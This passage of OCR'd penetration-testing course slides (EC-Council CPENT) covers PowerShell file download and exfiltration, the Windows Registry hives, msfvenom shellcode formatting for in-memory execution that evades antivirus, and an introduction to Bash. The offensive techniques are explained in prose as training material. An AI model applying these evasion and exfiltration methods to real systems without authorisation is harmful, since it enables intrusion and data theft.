
Sending and Receiving Files

On gaining access to a system during a penetration test, it may be necessary to pull files onto the system to load additional tools locally or send information off the system for data exfiltration. PowerShell can be used to perform several types of network activity with relative ease. On a Linux system, one of the most useful tools to pull data from a Web server is **`wget`**. Its basic features can be replicated with a quick PowerShell script and some .NET coding, as long as we can write to the download location.

We first assign the URL for our file to the **`$src`** variable. We also specify where we will save the file: "**`C:/Windows/temp`**." When specifying the path in PowerShell, we use the "**`/`**" path syntax instead of "**`\`**" because "**`\`**" is an escape character.

Next, we instantiate our object to interface with the Web, **`System.Net.WebClient`**, by using **`$web`** as a handle for it. This will allow us to interact with websites. The **`WebClient`** interface has several different ways to retrieve and upload data, but we use the **`DownloadFile`** method here. We specify the handle for our web object, passing the URL that we will be downloading and where we want to store it, as in **`$web.DownloadFile($url, $path)`**. This is a fairly simple piece of code for handling Web traffic on a Windows machine.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Interacting with the Registry

The Registry in Microsoft operating systems (OSes), first developed for Windows 3.1, is a database that holds the configuration settings for Microsoft OSes and the applications installed on them. The Registry can be used to manipulate how applications function (or keep them from functioning), control what happens when the OS starts, and perform a variety of other similar tasks. The Registry is hierarchical in nature, often presented as a series of folders in graphical tools designed for accessing it. Each level of the hierarchy may contain additional levels, referred to as "keys," as well as individual entries, referred to as "values." The values are pairs containing a name and associated data. The Registry has five major sections, often referred to as "hives":


- **HKEY_LOCAL_MACHINE (HKLM)**—holds settings for the local machine
- **HKEY_CURRENT_CONFIG (HKCC)**—holds information generated at boot time
- **HKEY_CLASSES_ROOT (HKCR)**—holds information about applications
- **HKEY_USERS (HKU)**—holds the superset of **HKEY_CURRENT_USER** entries
- **HKEY_CURRENT_USER (HKCU)**—holds settings that pertain to the currently logged-in user

These hives are present in most Windows OSes, with some slight variations depending on the specific version in use; some hives are not accessible outside of APIs.

Only two hives are immediately accessible in PowerShell:

- HKLM
- HKCU

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PowerShell and Metasploit

One of the most powerful aspects of PowerShell is that we can rely on Windows APIs to perform tasks in the same manner as regular binaries. With antivirus software being so prevalent on today's systems, importing a payload into a system and executing it can prove difficult. However, PowerShell can be used to ensure that the data can execute without ever having to be written to the file system.

We call **`msfvenom`** with C-style formatting by specifying the **`-f c`** option. The payload is specified with the **`-p`** option, following which the listening host (LHOST) and listening port (LPORT) are specified.

Subsequently, we use **`msfvenom`** to create a payload that is threaded so that our process is not killed upon completion. The output from this will be a large block of code surrounded in quotation marks. Since the quotation marks are not required, we pipe the code into the **`tr`** command to delete the double quotes from the output. The following Perl statement helps with formatting by changing the format from **`\x00`** to **`0x00`** as well as adding commas between each pair of characters. The final two **`sed`** commands delete the first comma and the final semicolon in the code so that it can be copied cleanly.

Be aware that Windows Defender continues to evolve, and it might block the execution. Therefore, ensure that it is disabled during testing. Furthermore, if Device Credential Guard is enabled, testing could be even more challenging.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB PowerShell Scripting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed the basic concepts of PowerShell
- ❑ Explored scripts specific to pen testing
- ❑ Created and tested PowerShell scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

Appendix E

Bash Environment and Scripting

MODULE OBJECTIVE


Review the basic concepts of BASH

Explore scripts specific to pen testing

Create and test BASH scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




BASH

Bash is a command language interpreter. It is widely available on various operating systems and is a default command interpreter on most GNU/Linux systems. The name is an acronym for the "Bourne-Again SHell."

To see your default interpreter, execute command **`echo $SHELL`**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

